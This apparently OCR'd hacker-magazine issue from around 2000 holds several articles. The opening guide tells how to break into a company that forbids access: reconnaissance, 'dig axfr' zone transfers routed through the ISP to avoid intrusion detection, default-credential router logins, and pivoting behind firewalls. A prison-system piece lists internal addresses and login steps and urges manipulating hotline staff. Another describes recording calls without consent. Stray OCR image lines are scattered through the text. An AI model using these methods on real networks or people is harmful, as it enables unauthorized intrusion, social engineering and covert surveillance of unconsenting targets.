For the purposes of this article, we are going to assume that your target company, "ABCorporation," is the secretive type. They don't want you playing around on their network. They have firewalls, they have both active and passive Anomaly ID Systems. (Note: Active IDS Systems are those such as ISS RealSecure, which sit on a network and look for known "attack patterns" in real time. Passive IDS Systems are those that take information passing through the network and store it in some database, for anomaly detection and/or data correlation at a later time). They have a trained staff of security professionals.



But, of course, this is what interests you about the ABCorporation....

Start your profiling simple. Use the services that they *intend* to make available to the public to glean whatever information you can.

Website

Surf their website. Many companies will make available on their web sites all kinds of interesting information about the people who work there, their computer systems, their business partnerships, etc., etc., etc. Use this information to your advantage.

They have e-mail addresses on there? Those *might* give you the username scheme that they use... worth a try. One of my favorites... do they list the names of their sysadmins? Some do. Tell me, how do sysadmins find new jobs these days? They post their resume on the Internet!

Do a couple of web searches on the sysadmin's names. Check out www.monsterjobs.com, www.dice.com, and www.computerjobs.com, as well as a slew of similar sites. See if you can find their resumes online. Maybe someone who works there now is attempting to jump ship.... If you do find one of these resumes, you can just about guarantee that you now know what kind of systems your target company is using. Is the guy(s) a CNE? Bet they use Novell.... MCSE? Well, Windows then... you get the idea.

Usenet

Any names that you get of employees off of web pages or other means, go out to dejanews and do a search on the names. You'd be surprised what you may find there. Or simply do a search at dejanews on "@ABCorporation". You'll see the posts of everyone with one of those e-mail addresses.

I once found a string that a firewall administrator at my target company had started... guy was having problems with his ipchains firewall and was looking for specific syntax advice. He had gotten frustrated in the string because he was getting disjointed responses. So he posted his entire list of chains and the exact syntax of every rule in every chain.

Whois

There are other sources of info too. Pull up a terminal. Start doing whois's: ABCorporation@arin.net, ABCorporation@whois.ripe.net, ABCorporation@whois.networksolutions.com, ABCorporation@whois.internic.net, you get the point.

You'll find that the different databases list different things about your company.

Most companies will have multiple

blocks of IP addresses... some of these blocks will be portions of the network that used to belong to another company, perhaps a company that had been bought out, etc. But we'll get to that in a little bit.

There was a company that I targeted at one time that had seven different Class C address spaces, one of which was subleased from a local ISP. As all of the other blocks were through *major* Internet carriers, I checked out the Mom and Pop one.

Turns out a disgruntled division in the company, their distributed programming department, had been denied the use of ICQ through the corporate firewalls.

So, they went out to Mom and Pop ISP and got themselves their own ISDN line. But they didn't realize the need to put a firewall on it *and* the boxes they put on this ISDN line were all dual-nic'd windowsNT machines, default install. They also didn't realize that the Mom and Pop ISP had subregistered the IP block with ARIN, with their company name, so it showed up as one of the blocks belonging to that company with a simple "whois ABCorporation@arin.net".

Obviously, on the first nic, tied to a hub which was tied to their ISDN router, were the public, routable IP addresses. Guess what was on the *other* nic in those machines? Yup, that's right: 10.x.x.x IP addresses.

For any of you who don't know what I mean - they had these unprotected NT machines tied into their internal corporate network, i.e., on the company's "clean" side of the firewalls, fully accessible via routable IP addresses from the Internet. Basically, corporate security policy gone wrong.

Dig

Another way to find different "blocks" of IP addresses that belong to your target company is by utilizing the company's (or more preferably, their ISP's) domain name servers. Most will gladly hand the information right over to you. Try this:

dig @. ABCorporation.com ns

This dig command gives you the name servers that service the target domain, in this case "ABCorporation." With the names of these name servers, you can attempt to conduct dns zone transfers of your target company. Let's say that the output from this dig command gives you three dns servers:

ns1-auth.sprintlink.net
ns1.ABCorporation.com
ns2.ABCorporation.com

Now, consider the output. You know that your target company has intrusion detection systems. So you want to attempt to gain information about the target company's network without the traffic crossing the IDS system. If you try to zone transfer from the dns servers at ABCorporation.com, your request will probably travel across the firewall, and hence probably across their IDS systems. However, ABCorporation is not going to have IDS systems physically located at their ISP. So:

dig @ns1-auth.sprintlink.net ABCorporation.com axfr

If ns1-auth at sprintlink allows zone transfers, you've just managed to get the complete zone of the machines, with IP addresses, at ABCorporation that are publicized via dns, *without* irritating the IDS system at the target company.

"So?" you ask. Consider this output from the above command (IP addresses have been changed to protect the innocent):

<snip>
track 1H IN A 201.195.10.142
clientop 1H IN CNAME www2
oh 1H IN NS ES1.ns
ES1.ns 1H IN A 10.30.1.78
oh 1H IN NS ecns2.nc
es2.ns 1H IN A 10.30.1.79
ns 1H IN A 201.194.241.2
prodftp 1H IN A 201.194.241.3
mail 1H IN CNAME corp
aur 1H IN CNAME spree.com.
inet 1H IN A 201.195.10.10
testftp 1H IN CNAME prodftp
ns2 1H IN A 201.194.241.6
ns1 1H IN A 188.4.1.65
auth02 1H IN A 188.4.1.82
products 1H IN A 209.119.113.161
corp 1H IN A 201.195.50.201
ftp1 1H IN CNAME prodftp
pdx 10M IN NS ns
<snip>

All kinds of cool information. Let's analyze. First, notice that there are six different routable Class C address spaces represented in just this one little <snip> of the axfr output (which is only about 13 percent of the total output). That gives you six different entire class C's which you can safely assume belong to the same company. Second, and this one is really cool, notice those 10.30.1 addresses? Those are non-routable on the Internet. The entire 10.x.x.x Class A is non-routable - "Reserved for Internal Use." Hello.

As it turns out in this case, ES1.ns and es2.ns are interfaces on the company's border routers, on the outside of their firewalls, and on the outside of their IDS's. So what, can't route to 'em, right? Sorta... these are the company's border routers, i.e., the same routers that connect the

company to their upstream service provider. That being the case, the routers must also have routable IP addresses. See line 11? "inet 1H IN A 201.195.10.10" That's another interface on the same router that holds ES1.ns. And it's telnetable. So, telnet into that router. In this case in particular, the username/password were ABCorporation/ABCorporation. From there, telnet to other 10.30.1.x IP addresses. What else was on the 10.30.1.x address space, you ask? Well, all of the firewalls had 10.30.1.x interfaces, as well as their CA Unicenter boxes (network discovery), as well as some of their internal routers. All of this was on the inside of the firewalls. Of note, you are going to need to find another machine on the inside that you can telnet to from here in order to do any real investigation. Right now, on this router, you cannot compile exploits, etc., as you are on a router. In this case, that CA Unicenter box I mentioned had telnet open with the same username/password as above. Bingo, Solaris 2.6 machine.

I found out later that they had done this because the nature of the company's remote access from home didn't allow them to access the border routers while dialed up to the internal network when they worked at home. So, they needed a way to connect to the border routers (which they could reach from the Internet), and from there into some of the internal network devices inside the firewalls. Another case of corporate security policy gone wrong. The policy had good intentions, but internal employees who were inconvenienced by these policies created a way around them. They had no idea what this meant to the security posture of the organization.

Business Partnerships

Okay, we already said that your target is paranoid. Let's assume at this point that none of the above vulnerabilities are available directly from the Internet. But, you do know that your target company has a close business partnership with a web-portal: XYZCompany, let's say. (You learned this from your website jaunt earlier.)

Well, typically, a company who has a tight business partnership with another company, depending on what the companies do for each other, will have special services allowed through their firewalls between them. They might even have a dedicated point to point or two between the two companies, sans firewalls.

Take a quick look at XYZCompany. Are they a Mom and Pop shop? Twenty employees? Internet presence? Bet they'll be a lot easier to get into than your final target. And, once there, you can enjoy relaxed restrictions into your target company... probably.

Corporate Acquisitions

Along these same lines, look for companies that have recently been bought/acquired by your target. In most large organizations, the process of buying another company is a long and tedious one, but the primary reason for technology companies to merge is so that they can use each others' technology. So one of the first things to happen is usually a change in firewall rules, or the establishment of an internal network link to the "new arm of the company."

However, a corporate merger is a political beast.

Company officers will normally be very careful about stepping on toes, especially since the guy who used to be the CEO of the bought company is now a VP in your target company and probably a little touchy. So the extension of corporate policy to the "new organization" usually takes a couple of months, or even years to be fully enforced. The same thing applies to the security policy.

Normally, the company that was bought is usually a lot less established than your target, so maybe they don't have a security department. Maybe their sysadmins are lazier - who knows?


What does this mean to you? Quite simply, profile the recent acquisitions.

Perhaps you're picking up on a subtle theme here.

Sun Tzu, in "The Ancient Art of War" said, "Where you are weak, make your enemy think you are strong, where you are strong, make your enemy think you are weak. Attack your enemy in his weakest point with your strongest force. In this way you will be victorious." or something very similar....

In practical terms, you know they have firewalls, you know they have IDS systems, why bang your head on those protected avenues when you can probably find an avenue that's not protected at all?

A Brief Intro To Biometrics




by Cxi ~

A new area of physical security that has become increasingly popular, and will become exponentially popular as its uses are more easily implemented and its need is more clearly seen, is Biometrics or Bio-access. Access to what? Biometrics is not just to be used in access to buildings or computers, but will soon be used for access to your bank account, your credit cards, or even to make a phone call. Biometric systems grant access based on personal identification, which is based on a preprogrammed pattern of recognition, providing not only identification but also verification. In order for this to work, we must keep in mind the theory that physiological traits are unique for everyone. I will give you a quick synopsis of what occurs when you use a biometric system.


The process for identification begins with a request for recognition by a person who submits certain biological information. This is then compared to an existing database. The speed of this process all depends on the size of the database, size of the usually large file, and processing speed of the computers. New compression technology is shrinking the file size of this "bio 411," allowing for a larger capacity to process large amounts of comparison data.

For the most part, biometrics requires contact with body parts. Because of the chances of disease transmission, video and laser scanning are being implemented in many applications to eliminate the need for anyone to touch anything. With the constant use of computers today, securing access and information is no longer a business matter, but something that people have to be concerned about in their private lives as well.


There are seven common biometric categories being used today. Fingerprint, hand geometry, retina scan, iris scan, facial geometry, voice verification, and signature verification are all considered a part of biometric security. Fingerprint analysis is the oldest and most commonly known form. But this has evolved from the old ink and paper system. Current systems take video images of the fingerprint and break it down into various components. The ridges on the fingerprint are converted into mathematical keys so that each fingerprint is really a series of mathematical equations. Also, the more fingers used for identification means a more accurate verification process. But, this also means doubling, tripling, or even quadrupling the storage size needed. Higher resolution of the systems allows for more of these equations, which in turn results in greater accuracy. Initial reading and storage can take anywhere from five to ten seconds and verification only about one or two seconds. Hand geometry is very similar to fingerprint systems and is actually just an extension of them. It creates mathematical equations usually based on the height, width, and length of the hand. This could lead to a possible problem with



very identical twins who have the same hand size. Retinal scans require the examination of the eye at a close range (about one to two inches). This is very intrusive and long and therefore has only been implemented in places with very high security requirements. An iris scan makes a mathematical map of the iris (area around the pupil). With an estimated 200 points within the iris, it is fairly easy to do so and can be very discriminating depending on how many points are processed. Since eye color is not the issue, black and white cameras (which translates to cheaper systems) can be used to capture the image, which will be stored and compared to a live scan during the next verification process. This is much more accurate than hand geometry because even members of the same family, including those very identical twins, will have different iris scans. Face geometry is the result of hand and finger recognition. It takes a video image and selects facial points in order to make a decision to grant access. The most common use determines the distance between two points on the face. Another use involves measuring heat spots with an infrared camera (which translates to more expensive systems). This avoids problems created by objects that may cover the face. Voice verification has also become increasingly popular. It analyzes voice pitch, speed, and pattern and forms it into a personal digital signature. Many systems have been made more accurate by requiring a standard word pattern to be used for reference identification and confirmation. This is also a system that avoids disease transmission because it requires absolutely no physical contact. Signature verification divides a person's signature characteristics into two parts: those that remain constant and those that change. This usually requires using an integrated writing tablet system and can be very costly.



There have also been many different implementations of these kinds of bio-access. Many require some form of card access that is verified by one of the previously described methods. This makes the verification process much quicker since the computer merely compares the live data to the data matching the owner of the card as opposed to searching the entire database for a match (or to not find a match). Future technology will use smart cards to hold the comparison data themselves and therefore eliminate the need for larger, quicker databases to store and process these large bio-information files. But can you just imagine what would happen if someone (and you *know* they will) figured out how to hack one of those smart cards? People would be able to create their own identities pretty easily and gain access to restricted places without much effort on their part, since the



computer let them in. And computers never lie, kid (sorry... lame ass *Hackers* quotation. I know... but it had to be done). Also, compatibility is an issue. Many manufacturers of these systems use different protocols and therefore you can't have a "universal file" to be used on all security systems everywhere... yet. But obviously this is something the government (Department of Defense) would want and supports not only with words but also with funding supplied by the National Registry. With the possibility to keep every person's unique characteristics on file (not to mention what else would be possible) and maybe not even need to store the file on your own computer with the new smart cards, wouldn't you prefer to do this? A committee known as Bio-API has been formed to look into creating standards for the industry. Another standard developed by many industrial developers, the government, and even MIT is the Speaker Verification-API (SVAPI). There is a free software developer's kit online which I suggest you download if you're a Windoze person (95 and NT).

Biometrics itself is such an intrusive and invading procedure that many have said it needs its own form of security. However, as of yet there is no law or regulation governing the sale or transfer of biometric information that is legally acquired. This means that if you apply for a job and are required to submit to a biometric scan, the controlling agency provides absolutely no protection for your private information. There is a pending California bill, AB50, which is attempting to stop the copying of biometric information. Another issue for concern is the efficiency of such systems. Are they really needed? Are people going to stop using ATM's or banks because they can't stand to wait for that damn iris scan only to learn that they can't get their money because of some system bug? Well, the National Biometrics Test Center has developed testing standards for evaluating the performance of biometric access equipment, previously only performed by the manufacturers. The best chance for standardization has come from the National Computer Security Association which has created a certification program for systems and system components such as scanners that will set error rates based on a standardized testing method.

Now, we can look at this new technology any way we choose. If it's left in the hands of the private and business sectors, and used in ways which doesn't discriminate or eliminate people's options for doing things, this can be a great thing and an added level of security for people in their homes, and for businesses fearing corporate espionage or whatever paranoia they may have. However, if placed in the hands of the government, we could be giving them one more power that would enable them to control and monitor our lives. Depending on where these systems are made, the government could be able to watch when we come and go from our houses, log on to our computers, take money from an ATM, or even see what pay-per-view movies we buy. That my friends, is a very scary thought and something I hope I never have to think of as a reality.

Here are some biometrics manufacturers if you would like some more information:

HID
Biometrics2000.com
Identix

For more information about biometrics check out these websites:

Iris-scan.com
biometrics.cse.msu.edu
www.dogpile.com - find stuff yourself!

Shouts: ASleep, glock, minus, LordViram, and the rest of the ct2600 crew!

Fun With TDOC

by Anonymous

The Tennessee Department of Correction (TDOC) has "upgraded" their little piece of the State's network. MIS (Management Information Systems), the people responsible for the piece of crap called TOMIS, was given the task. TOMIS runs under UNIX as a clumsy interface with infuriatingly cryptic menu names and a pathetic online help menu.

As of November 1999, TOMIS users said goodbye to their old Memorex Telex terminals and received MTX 1683 terminals. This is because MIS and "The Powers That Be" didn't like the idea of having several PC's connected to TOMIS for the paperpushers to do their memos and stuff on. Their paranoia was well placed because the PC I used was equipped with Q-BASIC and the client app for connecting to TOMIS (grin). The prison staff are under trained and barely computer literate. Most staff had dumb terminals, so PC security has been largely overlooked.

Is the system "secure" now? MIS laid a shitload of fiber, bought hundreds of MTX terminals (diskless), 15" color monitors, and printers. Now TDOC staff have access to the State's NT server! Of course, they didn't do any real training and the staff are still clueless about how to do anything above the simplest tasks. MIS didn't want to go through all the trouble of putting all the TOMIS stuff on the NT server, so you can either log onto TOMIS or the NT (but not both). The NT provides access to MS Word, Excel, email, etc. I didn't see anything all that exciting on it, but it's worth exploring because of all the subnets attached to it.

Due to the poor training, I was lucky enough to have the opportunity to spend several hours on the TOMIS and NT "helping" teach the staff I work for. What incarcerated hacker would pass that kind of chance up? After a short time I realized that one of the little MIS idiots forgot to set a configuration password on one of the terminals. Under the watchful eye of clueless staff members, I was able to view and change anything I wanted. Anyway, here's a little info for anyone who's interested in checking out one of the most pathetic systems I've ever seen.

NT Server

Domain Name: state.tn.us
DNS Server: 170.142.82.150
Default Gateway: 170.142.48.129

TOMIS (UNIX)

Domain Name: tn3270.state.tn.us
Port: 23

Warning: TOMIS only runs batch processes (called "conversations" or "requestable reports") and any interactive process will stand out.

Login Proceedure

1. Type IMS2 under State Map (hit enter).
2. Type BI"NUMBER" (replace "NUMBER" with a valid user ID).
3. Tab down to Password field and enter password.
4. Type in the answer to the two personal questions (there are two of them from a list of twenty).
5. You are now at the Main Menu. Move your cursor to the lower left hand corner of the screen next to Function and type in the conversation you want from the following list:

LCD2: visitor status
LCD3: staff assignments
LCD4: institution travel
LCDA: standards
LCDB: fee types
LCDC: treatment programs
LCDD: criminal justice person
LCDE: staff
LCDF: plan of service
LCDG: contact notes
LCDH: travel
LCDI: offender fee inquiry
LCDJ: revocation warrants
LCDK: transfer in request
LCDN: family/contacts
LCDQ: fee payments
LCDR: fee exemption
LCDU: offender fees
LCDV: offender receipts
LCDW: work site assignment
LCDX: work site referral
LCDY: work site report
LCDZ: work site application
LCLA: offender attributes
LCLB: offender aliases

LCLC: offender employment
LCLD: offender treatment
LCLE: offender education
LCLF: offender findings
LCLG: offender orientation
LCLH: inst transfer request
LCLJ: PSI referrals
LCLK: PSI text
LCLL: offender debts and assets
LCLM: PSI victims
LCLN: classification
LCLP: classification test results
LCLR: criminal history
LCLS: assignments due
LCLT: CAF weights
LCLV: CAF score
LCMA: commissary item
LCMB: commissary purchase
LHSB: accident
LHSE: health assessment
LHST: limited activity notice
LHSV: health history
LIBA: incompatibles
LIBD: segregation
LIBE: future disciplinary hearing
LIBF: grievance
LIBJ: incidents
LIBK: disciplinary
LIBL: disciplinary decision
LIBM: board/committee members
LIBN: offender property
LIBO: offender property arrival
LIBP: offender claim
LIBQ: cell search request
LIBR: cell search results
LIBS: drug audit results
LIBT: property audit findings
LIMC: RQST cell/bed assignment
LIMD: arrival/departure
LIMF offender cell change
LIMG: chain schedule
LIMH: dead offender
LIMJ: escape transfer
LIMK: escape
LIMM: visitor history
LIMN: current visitors
LIMQ: count room
LIMR: pop counts
LIMS: site
LIMT: admit request
LIMV: non-rider
LIMW: schedules
LJEA: offender pay
LJEB: education test results
LJEC: program notes
LJED: job/class assignment
LJEE: job/class termination
LJEF: job audit
LJEG: work permit
LJEH: job/class register
LJEJ: register placement
LJEK: job set up
LJEL: position request
LJEM: job position ID
LJEN: offender attendance
LJEP: pay policy
LJER: class section
LJES: special education referral
LJET: job/class inquiry
LJEV: class set up
LOEB: diet order
LOEC: drug order
LOED: radiology order
LOEE: laboratory order
LOEJ: radiology results
LOEK: laboratory results
LOEL: services provided
LPDA: board action
LPDB: parole/committee recommendation
LPDD: interested party/comments
LPDE: parole predictor
LPDF: proposed plan
LPDG: SAIU findings
LPDH: probation petitions filed
LPDJ: hearing subpoena request
LPDL: ISC requesting courtesy
LPDM: other state recommendation
LPDN: parole staff action
LPDP: eligibility docket
LSSA: TOMIS user ID
LSSB: security alert
LSSC: access revocation
LSSD: security conversations accessed
LSTA: dead/delinquent/street time
LSTB: offender credits
LSTF: offense statutes
LSTJ: judgment order
LSTM: credit law waiver
LSTP: ISC sentences
LSTQ: Tennessee sentences
LSTR: sentence actions
LSTS: detainer
LSTT: diversion
LSTV: SMS offender credits
LSWA: e-mail
LSWB: report request
LSWC: report set up
LSWD: TOMIS ID add
LSWE: phonetic compare
LSWF: user procedures
LSWG: forms maintenance painter
LSWH: restore offender
LSWK: terminal printer
LSWL: TOMIS ID maintenance
LSWN: name search compare
LTFB: trust fund organization

LTFC: payroll release request
LTFE: trust fund transactions
LTFH: trust fund obligations
If you choose a conversation that requires a Site ID, here are a few to get you started:
BPCO: Board of Parole Central Office
CENT: TDOC Central Probation Office
CNRC: Central Records
DCCO: TDOC Central Office
CNV: Conversion
EIC: Escape Information Center

Need Help Using TOMIS?

The TOMIS Hotline (aka System Development Services) can be reached between 8:00 a.m. and 4:30 p.m, Central Time Monday thru Friday. If you don't like dealing with personnel who might be sitting at a terminal trying to figure out who you are, then just call their on-call people! They aren't at a terminal, but are very willing to give out info to anyone who has their pager number. Call 1-800-841-7243 between 10:00 p.m. and 12:00 a.m., Monday through Friday. On Saturday and Sunday it's 7:00 a.m. to 4:00 p.m. Another interesting place to look for information is the Data Center. TOMIS users call this number when reporting equipment malfunctions.

System Development Services
(615) 741-1000
The Data Center (615) 741-1001

If you're reading this article and thinking, "Hey, I could hack TOMIS and change prisoner release dates and they'll let them out!" you're dead wrong. Central Records checks each inmate's paper file before releasing them. Hacking isn't about short circuiting "justice" anyway, is it?

Strange Abuses For Your Home Phone

by Static

static@mentalwaste.8m.com

There are quite a lot of rather strange phones on the market right now. One of them is the Conairphone model: HAC SW8260. This little bugger consists of an almost bite-sized control and a 1/8 inch input/output jack that the headset (the part through which we speak and listen... please stop me if I'm getting too technical here) connects to. The little 1/8 inch headphone-plug-sized jack is what makes this article worth printing. With the proper wires or patch cords and plug adapters, we can do all kinds of fun shit. Any piece of audio equipment can be used in conjunction with this phone since the input and output all come from the little jack. Some of the things we can do are: record any phone conversation of interest without notifying the party/parties on the line, patch peoples' most intimate conversations into PA systems, and generally put any noise we wish directly into the phone. While recording conversations over the phone is nothing terribly exciting or new, this is a somewhat newer and lazy way to go about it. Hell, if I want to talk to somebody and record the conversation, I just rig a microphone into a karaoke machine and plug the phone into the machine and vice versa. The new thing however is this inane little possibility: Musical performance for multiple people over the phone from the privacy of anywhere, as you can plug instruments into the phone. I'd very much like to be the first musician to ever do something like this (if anyone would possibly be interested in this venture, do drop me a line sometime. (I play Industrial/IDM/Darkwave/Electronica/Ambient/Whatever.) All of the wires and adapters can either be bought at the store we've all come to know and love/hate as Radio Shack, or your local music shop. Also, any phone with the aforementioned 1/8 inch input/output jacks is capable of this nonsense in case you don't feel like gravedigging all over to find the phone I use for this. And finally, there is a plethora of strange things one can attempt via phone with this method that I haven't or never will bother to think of... so I leave it to the rest of you out there to play with the options and attempt really oddball things. If anyone has any ideas about things to do, I'd sure as hell like to hear them.

More Advantages of AllAdvantage

by KireC

The article written about AllAdvantage in the Spring 2000 issue of *2600* caused me to look into the program for myself, in normal, hex, and reverse compile mode. They pay 50 cents per hour of your surfing (only if the browser is highlighted - this is unfair because most people multitask while using the browser and don't get credited) for up to 10 or 25 hours per month. You get 10 cents per hour of a referral's surfing time, but you can only get paid for the same amount you have surfed (i.e., if you have surfed 10 hours and they have surfed 15, you can only get paid for 10 of theirs). It's a fine deal, but would be much better if it counted time when other applications were highlighted, not just the browser. My goal in examining the program was to shut the ads off, as well as the whole bar, and still get paid. I used the green LED to test this, as well as checking my account status daily. Green LED means you're being paid, red means you aren't.

You do have the ability to turn off AllAdvantage ads, but not the whole box. The program needs Internet Explorer or Netscape installed in order to run, so it is dependent on those programs. The easiest way to stop the flashy graphics is to go into your browser options and turn graphics off. (MSIE is under the "Advanced" tab, in Multimedia. Uncheck "Show Pictures".) Before using the program, you can modify "startup.gif" to be whatever you want it to be. The viewbar will force the image to fit, so image size doesn't matter. You can also change "startup.html" to change what it starts automatically. Whenever I start the viewbar, I look at *2600*.

You are free to alter any of the html files in AllAdvantage's directory. However you should write-protect all files that you alter and backup the originals. After you start the program, it will create a few different web pages in its installation directory: "motd.html" and "ad.html" which will be deleted when you quit the program. While running the bar, edit those two web pages, and delete everything in between the two <noframe> </noframe> tags, save, and then write-protect your altered files. Next time you load the viewbar, you will see your own pages instead of the ads. Certain alterations cause the viewbar and/or whole system to crash. If this happens, hover your mouse over the AllAdvantage icon in systray (this will get rid of the AllAdvantage icon) and then lower your screen resolution, and say, No you do not like it and want it changed back. Your screen is now redrawn correctly.

Another way to just disable the ads and keep the viewbar open involves a hex editor with code access, like HIEW. There is html code inside of "viewbar.exe" that should be altered. Find the first occurrence of the ASCII "html" and that's what creates "ad.html" which shows us the ads. First occurrence is on line 004351f0. Don't alter the hex here, alter the code itself. Change lines 004351f0 to 004351f2 to noop commands, hex code 90. If you change the next lines, you won't get paid because they control the LED. The viewbar is then only loading the page "motd.html" and won't show you ads (it performs NO_Operation upon loading "ad.html"). I couldn't figure out how to shut the whole bar down, but these fixes will turn the ads off. If anyone knows how to turn the whole bar off, that would be helpful. Anyone interested in continuing this project should note that the program appears to have been written with Visual C++ because it uses an MFC (Microsoft Foundation Class).

As far as I know, AllAdvantage can't detect these, but they will probably start soon. They'll probably fix these bugs quickly and might cancel your account if you use this. That's why you backup the original files; reset everything when you download the new viewbar, it will probably check for some of these fixes.

Even if you do shut the ads off, you still need to actively surf (either in person or with a program). The point of this was just to see if it could be done. The best way for AllAdvantage to detect these is for them to check the user's actions based on repetitiveness and randomness. I don't condone turning their ads off and cheating them, nor do I condone their act of only crediting your account if your browser is highlighted. You are the only one responsible for any action taken with this information.

OVER THE VERIZON?

We counted 706 domains registered by Verizon, the new massive company formed by the merger between Bell Atlantic and GTE, including such classics as verizon-wireless-blows.com and verizonshits.org. They seem to think that if they take all of the nasty words, nobody will be able to put up a site they don't like. When we found that they beat us to verizonsucks.com, we registered verizonREALLYsucks.com. That didn't go over well at the corporate office. They sent us a threatening letter and demanded that we turn it over to them or else. Apparently they feel that criticizing corporations on the net is now illegal. Since we made this public, many new sites have been registered by individuals with all kinds of nasty descriptions of Verizon (use your imagination). We grabbed verizonshouldspendmoretimefixingitsnetworkandlessmoneyonlawyers.com (yes, we believe it's the longest domain name possible). While we await the next threat, here's an entertaining list of all the Verizon sites we've uncovered. Remember, they spent 70 bucks on EACH of these!

DIRECTVVERIZON.COM EVERIZON.COM EVERIZON.NET EVERIZON.ORG GOVERIZON.COM GOVERIZON.NET GOVERIZON.ORG GOVERIZONCELLULAR.COM GOVERIZONCELLULAR.NET GOVERIZONCELLULAR.ORG GOVERIZONMOBILE.COM GOVERIZONMOBILE.NET GOVERIZONMOBILE.ORG GOVERIZONPCS.COM GOVERIZONPCS.NET GOVERIZONPCS.ORG GOVERIZONWIRELESS.COM GOVERIZONWIRELESS.NET GOVERIZONWIRELESS.ORG GTE-VERIZON.COM IMVERIZON.COM IMVERIZON.NET IMVERIZON.ORG IVERIZON.COM IVERIZON.NET IVERIZON.ORG JOININVERIZON.COM JOININVERIZON.NET JOININVERIZON.ORG JOININVERIZONWIRELESS.COM JOININVERIZONWIRELESS.NET JOININVERIZONWIRELESS.ORG JOINVERIZON.COM JOINVERIZON.NET JOINVERIZON.ORG JOINVERIZONCELLULAR.COM JOINVERIZONCELLULAR.NET JOINVERIZONCELLULAR.ORG JOINVERIZONMOBILE.COM JOINVERIZONMOBILE.NET JOINVERIZONMOBILE.ORG JOINVERIZONPCS.COM JOINVERIZONPCS.NET JOINVERIZONPCS.ORG JOINVERIZONWIRELESS.COM JOINVERIZONWIRELESS.NET JOINVERIZONWIRELESS.ORG MY-VERIZON-WIRELESS.COM MY-VERIZON-WIRELESS.NET MY-VERIZON-WIRELESS.ORG MY-VERIZONWIRELESS.COM MY-VERIZONWIRELESS.NET MY-VERIZONWIRELESS.ORG MYVERIZON.COM MYVERIZON.NET MYVERIZON.ORG MYVERIZONCELLULAR.COM MYVERIZONCELLULAR.NET MYVERIZONCELLULAR.ORG MYVERIZONLD.COM MYVERIZONLD.NET MYVERIZONMOBILE.COM MYVERIZONMOBILE.NET MYVERIZONMOBILE.ORG MYVERIZONPCS.COM MYVERIZONPCS.NET MYVERIZONPCS.ORG MYVERIZONWIRELESS.COM MYVERIZONWIRELESS.NET MYVERIZONWIRELESS.ORG NEWSONTHEVERIZON.COM NEWSVERIZON.COM NEWVERIZON.COM OVERTHEVERIZON.COM SHOPVERIZON.COM SHOPVERIZON.NET SHOPVERIZON.ORG SUPERPAGESVERIZON.COM SUPERPAGESVERIZON.NET SUPERPAGESVERIZON.ORG TALKVERIZON.COM VERISON.COM VERISON.NET VERISON.ORG VERISONWIRELESS.COM VERISONWIRELESS.NET VERISONWIRELESS.ORG VERIZEN.COM VERIZEN.NET VERIZEN.ORG VERIZON-ABS.COM VERIZON-ABS.NET VERIZON-AIRMAIL.COM VERIZON-AIRMAIL.NET VERIZON-AIRMAIL.ORG VERIZON-ANS.COM VERIZON-ANS.NET VERIZON-BITES.COM VERIZON-BITES.NET VERIZON-BITES.ORG VERIZON-BLOWS.COM VERIZON-BLOWS.NET VERIZON-BLOWS.ORG VERIZON-CO.COM VERIZON-CO.NET VERIZON-CO.ORG VERIZON-COMMUNICATION.COM VERIZON-COMMUNICATION.NET VERIZON-COMMUNICATION.ORG VERIZON-COMMUNICATIONS.COM VERIZON-COMMUNICATIONS.NET VERIZON-COMMUNICATIONS.ORG VERIZON-COMPANY.COM VERIZON-COMPANY.NET VERIZON-COMPANY.ORG VERIZON-CORP.COM VERIZON-CORP.NET VERIZON-CORP.ORG VERIZON-CORPORATION.COM VERIZON-CORPORATION.NET VERIZON-CORPORATION.ORG VERIZON-GLOBAL.COM VERIZON-GLOBAL.NET VERIZON-GLOBALNETWORKS.COM VERIZON-GLOBALNETWORKS.NET VERIZON-INC.COM VERIZON-INC.NET VERIZON-INC.ORG VERIZON-INCORPORATED.COM VERIZON-INCORPORATED.NET VERIZON-INCORPORATED.ORG VERIZON-LD.COM VERIZON-LD.NET VERIZON-MAIL.COM VERIZON-MAIL.NET VERIZON-MAIL.ORG VERIZON-MESSAGING.COM VERIZON-MESSAGING.NET VERIZON-MESSAGING.ORG VERIZON-NET.COM VERIZON-NET.NET VERIZON-NET.ORG VERIZON-SHITS.COM VERIZON-SHITS.NET VERIZON-SHITS.ORG VERIZON-STINKS.COM VERIZON-STINKS.NET VERIZON-STINKS.ORG 